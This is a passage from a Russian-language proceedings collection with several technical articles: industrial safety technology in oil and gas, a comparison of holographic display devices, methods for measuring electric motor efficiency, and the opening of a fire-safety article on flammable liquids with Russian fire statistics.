ПАО "Газпром" также использует беспилотные комплексы для выявления и исследования потенциальных нефтеносных районов. Беспилотник обнаруживает изменения магнитного поля в местности и записывает их. Во многих отношениях эти инструменты помогают заменить "человеческие ресурсы" и тем самым устранить факторы производственного травматизма. Кроме того, производственные затраты компании были сэкономлены в среднем на 80%. Техническое обслуживание беспилотных летательных аппаратов обходится намного дешевле, чем использование традиционных методов исследования [1].

BP активно использует Интернет вещей для мониторинга нефтяных скважин. Компания подключила к сети свои нефтедобывающие скважины. Благодаря датчикам на объекте регистрируются различные параметры, включая давление и температуру. Когда уровень параметра увеличивается, сигнал с датчика отправляется на панель управления. После этого платформа подключается к облачному серверу, сервису интернета вещей Predix от General Electric, который не только выполняет анализ информации и отслеживает состояние нефтяных и газовых платформ, но и моделирует будущие события, то есть может прогнозировать возможные аварии или события.

Интернет вещей используется ведущими мировыми нефтегазовыми компаниями. В этом случае работа персонала и оборудования обеспечивается UWB-якорями, которые взаимодействуют друг с другом с помощью сети. В результате количество аварий на объектах было значительно сокращено. Например, исключаются столкновения специальной техники с людьми или отказы различных типов оборудования.

Крупнейшая в мире компания по добыче нефти и размеру запасов нефти Saudi Aramco, используя принцип так называемого прогностического анализа, запустила проект по внедрению технических решений для нефтегазовых операторов для получения информации о работе системы на планшетах, включая текущие перерывы в техническом цикле или проблемы, которые могут потребоваться будет решен в будущем [2].

Одним из главных приоритетов Shell является защита жизни и здоровья людей. Чтобы достичь этой цели, компания недавно внедрила роботов в производственный процесс на месте. Эта программа называется Sensabot. Его цель - дистанционно управлять роботами, работающими в неблагоприятных для человека условиях - например, при высокой температуре и загазованности. Робот работает без технического обслуживания около 6 месяцев [5].

Сотрудники используют сеть 4g для подключения к роботу. В ближайшем будущем компания планирует разработать функции роботов, которые смогут работать не только в полевых условиях, но и на производственных объектах.

В настоящее время многие компании выпускают современные модели оборудования для раннего выявления и ликвидации аварий. Эти продукты могут быть успешно использованы на объектах нефтегазового комплекса.

Во многих российских компаниях на объектах создаются интеллектуальные системы машинного видеонаблюдения. Это позволяет контролировать въезд и выезд с территории, задымление, передвижение сотрудников по территории и выполнение технических операций. Интеллектуальная система видеонаблюдения обеспечивает автоматическое

обнаружение и оповещение о чрезвычайных ситуациях.

В ближайшем будущем полное исключение человека из технологического процесса является основным трендом промышленной безопасности в нефтегазовой отрасли. Задачей каждой компании является включение максимально широкого спектра операций и полная автоматизация добычи нефти и газа.

Тенденция в области промышленной безопасности заключается в раннем выявлении нарушений и нестандартных ситуаций за счет использования современных технологий, методов и оборудования. Использование роботов и автоматизированных систем управления позволяет исключить воздействие вредных и опасных производственных факторов на людей.

Внедрение модернизации, оцифровки и Интернета вещей придало мощный импульс развитию промышленной безопасности в нефтегазовой отрасли. Благодаря замене традиционных методов современными методами отслеживания объектов, контроля процесса добычи и переработки углеводородного сырья и производственного процесса средства компании были значительно сэкономлены.

Перспективой развития является также совершенствование методов и механизмов мониторинга оборудования, производственных процессов, персонала и их поведения для устранения аварий (ДТП, несчастных случаев, ДТП с участием транспортных средств, пожаров и т.д.).

Развитие робототехники позволит сократить использование человеческих ресурсов отдельно, чтобы избежать воздействия опасных и вредных производственных факторов на жизнь и здоровье сотрудников.

Тенденцией развития компании является повышение уровня раскрытия информации, прозрачности деятельности компании в области промышленной безопасности, а также стремление к повышению производительности. Открытость компании позволяет им не только усердно работать над улучшением собственных показателей, но и использовать лучший опыт других компаний в области промышленной безопасности.

Каждая нефтегазовая компания будет проходить свой собственный путь проб и ошибок, и выбор в пользу выполнения части работ в области индивидуальной промышленной безопасности является недействительным. Открытость компании предоставит возможность изучать лучшие практики современных технологий для обеспечения промышленной безопасности, обучать квалифицированный персонал и повышать надежность оборудования для обеспечения надежного уровня промышленной безопасности.

### **Библиографический список:**

1. Шмелев, П. Использование попутного нефтяного газа / П. Шмелев, Д. Коротченко / Сибирская нефть. – 2018. – № 152. – С. 16–23. – URL: <https://www.gazprom-neft.ru/press-center/sibneft-online/archive/2018-june/1715822/>.
2. Попутный нефтяной газ в России: «Сжигать нельзя, перерабатывать!» Аналитический доклад об экономических и экологических издержках сжигания попутного нефтяного газа в России / П. А. Кирюшин, А. Ю. Книжников, К. В. Кочи [и др.]. – Москва: ИндексМаркет, 2013. – 88 с. – ISBN 978-5-9901107-9-3.
3. Алиев, В. К. Попутный нефтяной газ как продукт нефтедобычи / В. К. Алиев, Г. А. Крятова, В. В. Руденко / Рациональное использование попутного нефтяного газа: монография / В. К. Алиев, Г. А. Крятова, В. В. Руденко. – Москва– Вологда: Инфра-Инженерия, 2019. – ISBN 978-5-9729-0262-0. – Гл. 1. – С. 6–8.
4. Эдер, Л. В. Добыча и утилизация попутного нефтяного газа как направление комплексного освоения недр: роль государства и бизнеса, технологий и экологических ограничений / Л. В. Эдер, И. В. Проворная, И. В. Филимонова / Бурение и нефть. – 2016. – № 10. – С. 8–15.
5. Утилизация попутного нефтяного газа в РФ: из аутсайдеров в лидеры: [сайт] / Информагентство «Девон». – 2019. – URL: [https://iadevon.ru/news/oil/utilizatsiya\\_poputnogo\\_neftyanogo\\_gaza\\_v\\_rf:\\_iz\\_autsayd](https://iadevon.ru/news/oil/utilizatsiya_poputnogo_neftyanogo_gaza_v_rf:_iz_autsayd)

erov\_v\_lideri-8750/.

*Демидов Николай Александрович, аспирант, Кафедра сетей связи и передачи данных, Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, РФ, г. Санкт-Петербург*

## **ВОСПРОИЗВЕДЕНИЕ ГОЛОГРАФИЧЕСКИХ ИЗОБРАЖЕНИЙ – АНАЛИЗ ОСНОВНЫХ ТЕНДЕНЦИЙ И ХАРАКТЕРИСТИКА ОБОРУДОВАНИЯ**

**Аннотация:** Анализ основных тенденций развития голографических технологий позволяет предположить дальнейшее расширение сферы их применения. Становятся актуальными исследования проблем создания, передачи и воспроизведения голографических изображений. Данная статья посвящена некоторым аспектам изучения использования оборудования для воспроизведения трехмерных голографических изображений.

В статье дана сравнительная характеристика устройств – голографических проекторов (проектор с поддержкой 3D LG CineBeam HF85LSR) и голографических вентиляторов (голографический вентилятор N20, голографический вентилятор DseeLab-65H), которые используются для голографической визуализации.

**Ключевые слова:** трехмерные изображения, голографические проекторы, голографические вентиляторы, 3D изображения, голографические технологии.

**Abstract:** Analysis of the main trends in the development of holographic technologies suggests a further expansion of the scope of their application. Research into the problems of creating, transmitting and reproducing holographic images is becoming relevant. This article is devoted to some aspects of studying the use of

equipment for the reproduction of three-dimensional holographic images.

The article provides a comparative description of devices - holographic projectors (a projector with 3D support LG CineBeam HF85LSR) and holographic fans (holographic fan N20, holographic fan DseeLab-65H), which are used for holographic imaging.

**Key words:** three-dimensional images, holographic projectors, holographic fans, 3D images, holographic technologies.

## **ВВЕДЕНИЕ**

Передача информации в современном коммуникационном пространстве традиционно рассматривается в ракурсе решения проблемы ее фиксации и последующего воспроизведения. Инновационные голографические технологии обеспечивают переход на новый этап в развитии высокотехнологичных способов записи и воспроизведения информации.

Их основные принципы идентичны классической голографии - весь процесс по-прежнему разделен на две фазы: фаза записи и фаза восстановления. Изучению проблемы записи информации, создания голографических изображений максимально соответствующим реальным объектам, посвящены многочисленные исследования. Отметим, что активизируются исследования собственно технологий записи, а также 3D видеокамер и другого оборудования.

Воспроизведение зафиксированной голографической информации, непосредственно связанное с первой фазой, фазой записи, также находится в интенсивной разработке [6].

В данной статье, рассмотрим вторую фазу процесса голографической технологии – фазу восстановления. Для восстановления – воспроизведения видеоизображения используют различное оборудование. В рамках исследования, посвященного проблеме передачи трафика голографических копий, в процессе разработки модели для натурного эксперимента, была поставлена задача изучения технических характеристик и выбора необходимого оборудования. Для данного исследования представляют интерес

голографические вентиляторы и голографические проекторы.

Голографическим вентилятором устройство называют в связи с тем, что для воспроизведения трехмерного изображения, светодиоды размещены по центральной линии каждой лопасти вентилятора. Лопасти вентилятора вращаются с высокой скоростью, светодиоды синхронизируются с частотой вращения. Эффект вращения не воспринимается глазами человека и голографическое изображение появляется в воздухе.

Работа лазерного проектора основана на синтезе видимого телевизионного изображения путем модуляции и развертки лазерных лучей трех основных цветов (R, G, B) [4].

Принцип действия голографического проектора – следующий. Для создания 3D-голограммы необходима одна опорная световая волна и вторая, объектная, которая направляется на объект. Из многочисленных исследований воссоздания голографических изображений, приведем, в качестве цитаты, слова Ю.Ю. Чопоровой, которая так описывает процесс воспроизведения голограммы. «Чтобы восстановить изображение объекта, голограмму надо осветить опорной волной, тогда в результате дифракции на голограмме произойдет повторение волнового фронта объектной волны и будет наблюдаться изображение объекта» [5, с. 62]. В качестве волн используются специальные лазеры, при их пересечении происходит интерференция, вызывающая трехмерную картинку.

Появление мощных полупроводниковых лазеров и технологий DLP (Digital Light Processing) с микрозеркальными модуляторами света позволило разработать новый тип лазерных DLP-проекторов. В таких проекторах в качестве источника света используются полупроводниковые лазеры красного (615,25нм), зеленого (532,5нм) и синего (465нм) цветов [4].

Технология голографической проекции ломает традиционную форму записи и представления изображений, сочетая 3D-технологии и голографические технологии, позволяет не только записывать и воспроизводить трехмерные изображения с более высокой точностью, но также



может осуществлять коррекцию с помощью технологии цифровой голографической микроскопии и реконструкции трехмерного изображения, микроскопического наблюдения объектов и воспроизведения недостающих изображений [7].

Рассмотрим технические характеристики следующих воспроизводящих устройств: голографический лазерный проектор LG CineBeam HF85LSR, голографический вентилятор N20 и голографический вентилятор DseeLab-65H.

## **СРАВНИТЕЛЬНАЯ ХАРАКТЕРИСТИКА ВОСПРОИЗВОДЯЩИХ УСТРОЙСТВ**

Голографический проектор LG CineBeam HF85LSR

Голографический проектор LG CineBeam HF85LSR с поддержкой 3D демонстрирует яркое изображение – голограмму при любом уровне освещения в помещении.

В лазерном проекторе LG CineBeam HF85LSR, в качестве источника света, используется лазерный диод – яркость 1500 люмен (lm), который обеспечивает эффективное функционирование на период не менее 20 тысяч часов. Энергопотребление в режиме работы 140 Вт.

Ультракраткофокусный объектив устройства, при установке его на расстоянии в 8 см от стены, позволяет проецировать изображение с диагональю в 90 дюймов. Соотношение сторон изображения: 16:9 / Original / 4:3 / Vertical Zoom / All-Direction Zoom.

Инновационность данного прибора можно рассматривать и в использовании технологии Motion Estimation/Motion Compensation (MEMC). Технология динамической компенсации качества изображения (MEMC) позволяет сделать смену изображений без рывков и максимально плавной, поддерживая необходимую четкость их отдельных частей. В модели решена проблема трапецеидальных искажений - они корректируются автоматически, и по горизонтали, и по вертикали.

В проекторе есть два HDMI-входа (один с ARC-каналом), LAN-интерфейс и два выхода: 3,5 мм аналоговый для наушников и оптический.

Кроме того, встроены два динамика с усилителем (3 Вт), которые работают в стерео-режиме. Устройство использует алгоритм обработки голоса (Clear Voice III). Поддерживаются, также, кодеки Dolby Surround Audio, DTS-HD.

Управление устройством осуществляется через Wi-Fi соединения. Можно вывести любой формат контента: видео, анимацию, gif-изображения, статичную объемную картинку. Специальная программа позволяет создать плей-лист. Дистанционная загрузка контента возможна через интернет. Функция Screen Share обеспечивает беспроводную передачу AV-контента.

Прибор компактный с габаритами – 353 мм x 118 мм x 189 мм и весом 3 кг.

### **Голографический вентилятор DseeLab-65H.**

Голографический вентилятор — это устройство, предназначенное для воспроизведения голограмм, создающее эффект «подвешенного» в пространстве изображения. Задний фон – лопасти голографического вентилятора не воспринимаются человеческим зрением и, создается впечатление, что голограмма – парящее в воздухе объемное изображение. В данном устройстве используется технология непрерывного движения, также как и в голографическом проекторе. Однако для работы вентилятора нет необходимости в наличии плоскости для вывода изображения. Голографический вентилятор имеет лопасти, на которых установлены LED пиксели высокой плотности. Во время вращения лопастей, LED пиксели то включают, и они загораются, то выключают в определенный момент времени. Человеческий глаз, как известно, не способен различать сверхбыстрое мигание светодиодов. Таким образом, из-за сверхбыстрого воспроизведения сигналов каждого светодиода, достигается эффект «парящего в воздухе» объемного объекта. И зритель видит яркую и красочную голографическую проекцию объекта в воздухе. Создается так называемый POV эффект.

Разработаны вентиляторы разного диаметра. Наиболее часто используемые размеры – 50 см, 60 см, 65 см и 100 см.

Анализируемый голографический вентилятор DseeLab-65H имеет

диаметр 65 см и, следовательно, воспроизводит изображение размером 65 см. Так как диаметр вентилятора это и есть диаметр самой проекции изображения. Энергопотребление такого устройства достаточно низкое – около 30-50Вт.

Четыре лопасти при 1200 -1500 оборотов в минуту дают объемное и динамичное изображение объекта парящего в воздухе.

Энергопотребление в режиме работы 48 Вт. Качество изображения: 720x720 пкс.

Таблица 1. Технические характеристики воспроизводящего оборудования

Воспроизводящее оборудование/Характеристики	Голографический вентилятор N20	Голографический вентилятор DseeLab-65H	Проектор с поддержкой 3D LG CineBeam HF85LSR
Размеры:	420 X 130 X 110 мм	65 × 65 см/25,6 × 25,6 дюйма	118x189x353 мм
Масса:	1,5 кг	575г	3 кг
Мощность:	15 Вт	48 Вт	140 Вт (максимальная), standby: 0,5 Вт
Площадь покрытия:	42 см	0,283 м2	3.05 м
Управление:	С помощью 8 ГБ SD-карты, wi-fi	Поддержка android, ios, ПК window и mac,	Поддержка android, ios, ПК window и mac, пульт.
Светодиоды/ Тип лампы :	Светодиоды: RGB0603LED	Светодиоды: RGB0605LED	Laser diode
Wi-Fi поддержка	есть	есть	есть
Поддерживаемые форматы:	MP4 / AVI / RMVB / MKV / GIF / JPG / PNG	jpg, gif, mp4, avi, rmvb, mpeg	asf, wmv, avi, mp4, m4v, mov, 3gp, 3g2, mkv, ts, trp, tp, mts, mpg, mpeg, dat, vob, rm, rmvb mp3, wav, ogg,

			wma, flac JPEG, PNG, BMP
Максимальная поддержка карт памяти:	16G	8Gb	-
Разрешение:	800x480 / 720x720	720 × 720	1920 x 1080
Яркость люмен:	1400	1200	1500
срок службы	продолжительность работы более 30000 часов	продолжительность работы более 30000 часов	до 20000 часов
Отображение в нескольких экранах:	-	Поддержка голографического взаимодействия нескольких экранов в качестве расширения ПК для увеличения размера изображения	-
<b>Источник света</b>	Светодиоды	Светодиоды	лазерный диод (LD + P/W)
Система проецирования	-	-	DLP-чип с поддержкой разрешения Full HD (1920x1080)
Встроенный Bluetooth-передатчик	Нет	Нет	для беспроводной трансляции аудио на Bluetooth-колонки
Ethernet (RJ-45)	-	-	есть

## **ВЫВОДЫ:**

Креативность и новых устройств, продуктов, приборов, использующих голографию, отражает реальный огромный потенциал этого метода.

Развитие технологии голографической визуализации позволило создать

инновационную линейку приборов, которые могут создавать четкие 3D видеоизображения повышенной яркости. Для реализации задач первого этапа данного исследования, мы провели сравнительную характеристику устройств – голографический проектора LG CineBeam HF85LSR и голографического вентилятора DseeLab-65H

Одним из преимуществ голографического лазерного проектора является то, что форма экрана не влияет на качество проецируемого изображения.

Современное развитие технологий связи дает возможность работать над проблемой обеспечения эффекта присутствия собеседника.

С помощью встроенного микропроцессора, каждому светодиоду посылаются фиксированное количество сигналов через равные промежутки времени. Это обеспечивает мигание светодиодов в сверхбыстром темпе. Глаз человека это сверхбыстрое мигание воспринимает как полноценное красочное изображение.

Сравнивая технические характеристики устройств, отметим, что энергопотребление в режиме работы у голографического вентилятора значительно ниже - 48 Вт.

#### **Библиографический список:**

1. Баталов Д. Я., Баталова Д. В. Голографический вентилятор. Визуализация трехмерных изображений в воздухе //Актуальные проблемы радио-и кинотехнологий. – 2019. – С. 88-94.
2. Волков В. А. Технологии псевдообъемных проекций изображения //Актуальные проблемы радио-и кинотехнологий. – 2021. – С. 146-148.
3. Симкин А.Д. Возможности и перспективы применения голографических технологий в образовании: Сборник работ 70-ой научной конференции студентов и аспирантов Белорусского государственного университета, 15–18 мая 2013 г., Минск: В 3 ч. Ч. 1 / Белорус. гос. ун-т. - С. 444-448
4. Соловьев Е. Ю., Жуковская Н. В., Гарифуллин Е. Н. Лазерные

кинопроекторы / Ответственный редактор: Сукиасян АА, к. э. н., ст. преп. // Актуальные проблемы технических наук: сборник статей Международной научно-практической конференции (31 января 2015 г., г. Уфа). - Уфа: Аэтерна, 2015. – С. 60-62.

5. Чопорова Ю. Ю. Применение пучков монохроматического терагерцового излучения для исследования пространственных и спектральных характеристик конденсированных сред: диссертация ... кандидата физико-математических наук: 01.04.01 / Чопорова Юлия Юрьевна; [Место защиты: Институт ядерной физики им.Г.И.Будкера СО РАН].- Новосибирск, 2015.- 153 с.

6. Шойдин, С. А. Синтезированные на приёмном конце канала связи голограммы 3D-объекта в технологии Dot Matrix / С. А. Шойдин, А. Л. Пазоев, А. Ф. Смык, А. В. Шурыгин // Компьютерная оптика. – 2022. – Т. 46, № 2. – С. 204-213. – DOI: 10.18287/24126179-CO-1037. Citation.

7. Yulong Liu, Shan Wu, Qi Xu, Hubin Liu, "Holographic Projection Technology in the Field of Digital Media Art", Wireless Communications and Mobile Computing , vol. 2021, Article ID 9997037, 12 pages, 2021.

*Егоров Алексей Васильевич, доктор технических наук, профессор кафедры транспортно-технологических машин, Поволжский государственный технологический университет, РФ, г. Йошкар-Ола,  
e-mail: [aleg.egorov@gmail.com](mailto:aleg.egorov@gmail.com)*

*Клейменов Сергей Владиславович, аспирант, кафедра транспортно-технологических машин, Поволжский Государственный Технологический Университет, РФ, г. Йошкар-Ола,  
e-mail: [sergeykleimenov96@mail.ru](mailto:sergeykleimenov96@mail.ru)*

*Белоусов Кирилл Сергеевич, аспирант, кафедра транспортно-технологических машин, Поволжский Государственный Технологический Университет, РФ, г. Йошкар-Ола,  
e-mail: [Kirillbelousov1@yandex.ru](mailto:Kirillbelousov1@yandex.ru)*

## **ОЦЕНКА МЕТОДОВ ИЗМЕРЕНИЯ ЭФФЕКТИВНОСТИ ДВИГАТЕЛЯ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ**

**Аннотация:** Управление системами электродвигателей является одним из наиболее важных аспектов повышения надежности и энергоэффективности в промышленной среде. К сожалению, неизвестные данные о производительности существующих электродвигателей часто срывают хорошие намерения по управлению системами электродвигателей. Главным аспектом управления системами электродвигателей является понимание того, когда следует заменить существующий двигатель на более эффективный. Программное обеспечение и информация, предоставляемые программой Motor Challenge Program, позволяют легко произвести экономический расчет, только если известны определенные факты о системе электродвигателей. Наиболее трудноуловимыми фактами являются КПД существующего двигателя и мощность вала, требуемая нагрузкой.

**Ключевые слова:** управление, системы, электродвигатель, надежность, энергоэффективность, производительность.

**Annotation:** Management of electric motor systems is one of the most important aspects of increasing reliability and energy efficiency in industrial settings. Unfortunately, unknown data about the performance of existing electric motors often undermines good intentions for managing electric motor systems. The main aspect of managing electric motor systems is understanding when to replace an existing motor with a more efficient one. The software and information provided by the Motor Challenge Program make it easy to perform an economic calculation, but only if certain facts about the electric motor system are known. The most elusive facts are the efficiency of the existing motor and the shaft power required by the load.

**Keywords:** management, systems, electric motor, reliability, energy efficiency, performance.

Растущий спрос на энергию в сочетании с ростом стоимости энергии привел к стремлению повысить эффективность использования энергии. Асинхронные двигатели (АД) являются наиболее часто используемыми двигателями в промышленности. Они являются важнейшими компонентами в цепях приводных систем. Стратегии оценки эффективности всех асинхронных двигателей требуют хорошего знания параметров машины для обеспечения точной оценки. Проблема оценки параметров асинхронных двигателей и их эффективности считается самой важной и сложной в промышленности, в ситуациях на производстве. Однако высокая точность определения параметров АД имеет огромное значение во всех промышленных процессах, поскольку напрямую влияет на работу систем управления [1, с. 4547].

Для оценки энергоэффективности и повышения общей производительности промышленных процессов важно определить потери энергии и контролировать энергоэффективность в режиме реального времени [2, с. 43].



Некоторые эксперты утверждают, что точное измерение КПД двигателя и мощности вала в реальном времени не представляется возможным, в то время как другие не согласны с этим и продвигают определенные устройства и методы для такого определения [3, с. 242]. Одновременные испытания проводились с использованием всех исследуемых устройств и методов измерения эффективности. Три испытательных двигателя не имели измеряемых дефектов. Четвертый двигатель имел задокументированный дефект, типичный для поврежденных или неправильно отремонтированных двигателей, находящихся в эксплуатации, - несимметричный воздушный зазор. Один из исправных двигателей, более старая машина мощностью 100 л.с., был перемотан с выпавшим тумом. Это позволило нам повторно запустить его с отключенным тумом для имитации пятого (и неисправного) двигателя. Каждый двигатель был испытан при номинальных условиях, а также при превышении/занижении и дисбалансе напряжения, характерных для реальной промышленной среды [4-5].

Испытания на дисбаланс проводились при дисбалансе 1% и 2,5%, за исключением двигателя мощностью 100 л.с., где испытания проводились при дисбалансе 2% и 5%. Сводные данные по двигателям приведены в Таблице 1.

Таблица 1. Описание испытанных двигателей

№	Л.с.	Поля	Конструкция	Условие
1	300	4	T	Новые; Энергоэффективный инверторный режим
2	50	2	T	Старые; Никогда не перематывались
3	100	4	U	Старые; Многократная перемотка
4	100	4	U	Тот же двигатель, что и выше, но с одним пропущенным оборотом
5	150	4	T	Старый; деформированные торцевые колокола, вызывающие плохую concentricity ротора

Методы, которые могут быть выполнены без остановки двигателя, считались малоинвазивными. Действия, требующие длительного простоя или

вмешательства в электрические или механические соединения двигателя, считались инвазивными. Методы, требующие отсоединения двигателя и работы без нагрузки, считались наиболее инвазивными. Несколько методов, требующих отключения двигателя, но не отсоединяющих его, считались промежуточными по степени инвазивности.

В данной работе методы классифицируются по способам расчета. Три из оцененных методов предполагают использование "специализированных приборов". Они требуют специального аппаратного устройства, которое используется как для регистрации электрических характеристик, так и для выполнения соответствующих расчетов. Другой класс методов - "программные", поскольку специальное программное обеспечение используется для расчета эффективности на основе данных, полученных с помощью общих приборов, например, вольтметра, амперметра, тахометра и т.д. Последний класс расчетов - "ручной расчет". Специальное оборудование или программное обеспечение не требуется, но общие приборы все равно необходимы для получения входных данных для ручного расчета.

### **СПЕЦИАЛЬНЫЕ ПРИБОРЫ**

Лабораторные испытания показали, что более инвазивные методы, как правило, имеют наилучшую точность. Три специализированных прибора были более инвазивными, и они показали лучшие результаты, чем другие методы.

Прибор ECNZ Vectron дал некоторые проблемы с его внутренней схемой защиты от перегрузки по току, и это, как полагают, нарушило его работу на двигателе мощностью 50 л.с. MAS-1000 работал хорошо, за исключением того, что при низкой нагрузке на двигателе 300 л.с. показания были довольно высокими. Наибольшее отклонение для всех методов было отмечено для старого двигателя 100 л.с. с перемоткой, где эффективность при низкой нагрузке была занижена на 2-5% для большинства методов и условий напряжения. Однако последующее строгое повторное испытание этого двигателя по стандарту IEEE 112В дало несколько более низкий КПД, ближе к результатам, полученным с помощью специальных устройств. Разница между

более ранними и более поздними лабораторными результатами (с использованием одного и того же оборудования) не была объяснена. Наиболее вероятно, что в первоначальном испытании IEEE 112А имела место ошибка калибровки датчика крутящего момента.

Прибор ECNZ имеет программную функцию, позволяющую прогнозировать эффективность при 100% нагрузке и номинальном напряжении на основе результатов испытаний, полученных при частичной нагрузке и не номинальном напряжении. Это представляется важной функцией для сравнения существующих двигателей с двигателями по каталогу, которые, конечно же, рассчитаны на номинальные условия.

Удобство для пользователя включает в себя эргономику, удобство, автоматические функции, а также предотвращение, обнаружение и оповещение об ошибках человека.

## **ПРОГРАММНЫЕ МЕТОДЫ**

Все три метода MotorMaster+ являются малоинвазивными [4, с. 30]. Все три метода работают путем вычисления нагрузки, затем ищут КПД по таблицам, основанным на корпусе, полюсах и наличии или отсутствии маркировки энергоэффективности двигателя.

Малоинвазивный базовый метод ORMEL 96, разработанный ORNL, представляет собой компьютерную программу, использующую данные заводской таблички и только одно измеренное значение. Измеряемой величиной является число оборотов в минуту, которое должно быть получено с высокой точностью.

Программные методы также представляют проблемы с удобством использования. Метод Esterline Angus MET — это довольно старая (1986) программа для DOS [5, с. 328]. Возможно, она "опередила свое время", потому что управление двигательными системами не было столь заметной проблемой, когда она была создана. При перепрограммировании в виде приложения для Windows и соответствующем ценообразовании и маркетинге, MET мог бы составить хорошую конкуренцию другим методам. ORMEL 96 требовал много

манипуляций с настраиваемыми параметрами, чтобы убрать запутанные сообщения об ошибках и получить достоверный результат. Большинство методов нуждаются в лучшей документации или автоматических настройках по умолчанию для работы с недоступными входными данными.

## **МЕТОДЫ РУЧНОГО РАСЧЕТА**

Стандартный метод скольжения был ужасен. Ошибки в 10-15% были обычным явлением, а эффективность варьировалась от 56% до 169%. Метод компенсированного скольжения компании Ontario Hydro был ненамного лучше. Он корректировал эффективность стандартного скольжения в нужном направлении, чтобы компенсировать расхождения в напряжении, но стандартный метод скольжения был чрезвычайно неточным даже при номинальном напряжении.

Метод определения верхнего предела проскальзывания гораздо точнее, чем стандартный метод, поскольку он использует проскальзывание по-другому. Он просто рассматривает измеренное процентное проскальзывание как частичную меру потери входной мощности, что теоретически обосновано. Хотя метод верхнего предела скольжения был лучше стандартного, он систематически ошибался в большую сторону, поскольку скольжение отражает только электрические потери ротора. Небольшая модификация, предложенная ORNL, заключалась в том, чтобы включить потери в обмотке статора, определенные на основе измеренного тока и сопротивления обмотки. Это можно охарактеризовать как метод верхней границы скольжения и потерь в меди.

Даже с учетом потерь в меди метод верхней границы систематически ошибался в большую сторону. Эта ошибка составляла менее трех процентов при полной нагрузке при всех условиях напряжения. Однако при более низкой нагрузке, когда потери в роторе и меди уменьшаются, а потери в сердечнике, трении и обмотке преобладают, эта ошибка была значительно больше.

Включение мощности холостого хода учитывает потери на трение, износ и потери в сердечнике и значительно повышает точность при более низких

нагрузках. Действительно, точность метода приближается к точности специализированных приборов. За это повышение точности приходится платить. Испытание без нагрузки требует отсоединения, что относит метод к категории более инвазивных. Стоимость специального прибора исключается, но требуются тахометр, миллиомметр и ваттметр.

#### **Библиографический список:**

1. Gajjar, C.S.; Kinyua, J.M.; Khan, M.A.; Barendse, P.S. Analysis of a Nonintrusive Efficiency Estimation Technique for Induction Machines Compared to the IEEE 112B and IEC 34-2-1 Standards. // IEEE Trans. Ind. Appl. 2015,51, 4541–4553.
2. P. Waide and C. Brunner Energy-Efficiency Policy Opportunities for Electric Motor-Driven Systems, Paris, France: Int. Energy Agency (IEA) // 2011. 9-125.
3. Santos, V.S.; Eras, J.J.C.; Gutierrez, A.S.; Ulloa, M.J.C. Assessment of the energy efficiency estimation methods on induction motors considering real-time monitoring. Energy Convers. // Manag. 2019,136, 237–247.
4. G.A. McCoy, J.A. Rooks, V.C. Tutterow MotorMaster+: an energy-efficient motor selection and energy management tool for the pulp and paper industry // 1997 29-35.
5. P. Pillay, V. Levin, P. Otaduy and J. Kueck, "In-situ induction motor efficiency determination using the genetic algorithm," in IEEE Transactions on Energy Conversion // vol. 13, no. 4, pp. 326-333, Dec. 1998.

*Зайнагутдинова Анастасия Александровна, студент 5-ого курса,  
ФГБОУ ВО Уфимский университет науки и технологий, РФ, г. Уфа*

*e-mail: [pihlstrom@mail.ru](mailto:pihlstrom@mail.ru)*

*Аксенов Сергей Геннадьевич, доктор экономических наук, профессор,  
ФГБОУ ВО Уфимский университет науки и технологий, РФ, г. Уфа*

## **К ВОПРОСУ О ВЛИЯНИИ ЛЕГКОВОСПЛАМЕНЯЮЩИХСЯ ЖИДКОСТЕЙ НА ВОЗНИКНОВЕНИЕ ПОЖАРА**

**Аннотация:** Легковоспламеняющиеся жидкости являются опасными источниками возгорания, которые могут привести к пожарам, взрывам и другим опасным событиям. Одним из ключевых механизмов возгорания легковоспламеняющихся жидкостей является их испарение и образование паров. В данной статье будут рассмотрены особенности воспламенения паров легковоспламеняющихся жидкостей, таких как бензин, керосин, лаки и растворители.

**Ключевые слова:** пожарная безопасность, пожар, возгорание, горение, воспламенение, легковоспламеняющиеся жидкости, вред пожаров.

**Abstract:** Flammable liquids are dangerous sources of ignition that can lead to fires, explosions and other dangerous events. One of the key mechanisms of ignition of flammable liquids is their evaporation and vapor formation. This article will consider the features of ignition of vapors of flammable liquids, such as gasoline, kerosene, varnishes and solvents.

**Keywords:** fire safety, fire, ignition, gorenje, ignition, flammable liquids, harm of fires.

Пожары как чрезвычайная ситуация несут огромную опасность для

гражданского населения, экономической составляющей бюджета страны и приносит ущерб экологической среде. В качестве актуальности будет представлена статистика пожаров в Российской Федерации с 2017 по 2021 года (таблица 1).

Таблица 1. Статистика пожаров и их последствия за 2017-2021 года в России.

Год	Наименование показателя	ФГИС "ФБД "Пожары" (ведомственная статистика МЧС России)	Сведения о пожарах и их последствиях на объектах федеральных органов исполнительной власти и юридических лиц, осуществляющих самостоятельный учет пожаров и их последствий *	Итого по РФ
2017	Кол-во пожаров, ед.	132844	233	133077
	Кол-во погибших людей, чел.	7816	8	7824
	Кол-во травмированных людей, чел.	9355	6	9361
	Прямой ущерб, тыс. руб.	13767378	449895	14217273
2018	Кол-во пожаров, ед.	131840	234	132074
	Кол-во погибших людей, чел.	7909	4	7913
	Кол-во травмированных людей, чел.	9642	8	9650
	Прямой ущерб, тыс. руб.	15517156	396349	15913505
2019	Кол-во пожаров, ед.	471426	111	471537
	Кол-во погибших людей, чел.	8559	8	8567
	Кол-во травмированных людей, чел.	9461	16	9477
	Прямой ущерб, тыс. руб.	18170365	-	18170365
2020	Кол-во пожаров, ед.	439306	88	439394
	Кол-во погибших людей, чел.	8310	3	8313
	Кол-во травмированных людей, чел.	8419	15	8434
	Прямой ущерб, тыс. руб.	20876301	-	20876301
2021	Кол-во пожаров, ед.	390764	95	390859
	Кол-во погибших людей, чел.	8471	2	8473
	Кол-во травмированных людей, чел.	8397	6	8403
	Прямой ущерб, тыс. руб.	16248694	-	16248694

Пожары являются серьезной угрозой для людей, имущества и окружающей среды. Одним из основных источников пожаров являются легковоспламеняющиеся жидкости, такие как бензин, керосин, спирты и другие

химические соединения. При нагревании эти жидкости испаряются и образуют пары, которые могут стать источником возгорания.

В данной статье будет рассмотрено влияние паров легковоспламеняющихся жидкостей на развитие и тушение пожаров. Тем самым, выбранная тема является весьма актуальной.

Вместе с тем, легковоспламеняющиеся жидкости (ЛВЖ) это класс опасных химических веществ, которые могут воспламеняться при контакте с искрами или огнем. Эти вещества используются в различных отраслях промышленности, в том числе в химической, нефтяной и автомобильной промышленности.

